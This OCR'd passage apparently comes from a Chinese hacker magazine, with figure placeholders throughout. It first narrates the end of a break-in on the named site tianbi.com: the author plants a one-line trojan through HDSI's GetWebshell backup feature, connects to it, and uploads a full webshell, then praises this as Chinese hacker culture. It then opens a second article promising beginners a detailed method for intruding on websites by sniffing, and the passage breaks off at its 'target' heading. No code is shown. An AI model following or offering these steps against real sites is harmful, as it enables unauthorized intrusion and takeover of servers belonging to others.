


图5




图6

先列目录，找到那个网站的路径，找了半天，终于找到了（图7），可能会有网友会问，怎么会是itemfun_com，它的域名应该是tianbi.com呀？其实这个网站是将两个域名解析到了一个服务器上，这个itemfun_com就是对方的另一个域名，itemfun.cn也就是tianbi.com。其实我当时也不是很确定，进入目录后一看文件，然后在tianbi.com上访问一下这个文件，才发现确实有这个文件，这才确定了是两个域名，大家可不要被迷惑啊。

来尝试得到webshell吧，选择HDSI的GetWebshell，然后在备份路径栏填写上备份的文件（图8），备份完成后使用一句话木马的客户端尝试连接（图9），连接成功了（图10），接着我们填上要上传的大马的绝对路径以及大马的内容，然后点击保存就可以了（图11）。




图7




图8




图9




图10




图11

四、反思

经过一番踩点、扫描、分析以及旁注，我们终于得到了想要的站点的webshell，事实也证明了我们做任何事情都是需要有耐心的，假如刚开始就放弃了，也许我们就不会进一步的提高，也根本就不会成功了。好了，就到这儿吧，希望大家的技术越来越厉害，创造出中国独有的黑客文化之路！

（文章中涉及到的工具X-SCAN、HDSI已经收录在光盘中）

嗅探入侵柯南的世界

hackest [H.S.T]

一、前话

以前，我一直在问自己：如果一个网站，除了利用注入、上传、旁注、0day等这些常见的入侵方法外，我还能黑掉它吗？

后来这个问题就有了答案，那就是嗅探！关于嗅探入侵的文章现在也有许多，但对于初学者来说，这种利用嗅探来入侵的方法可能掌握的难度还是比较大。那么本文我将非常详细的讲述如何通过嗅探这种方法来入侵一个网站，希望菜鸟们都能快速的掌握。

二、目标

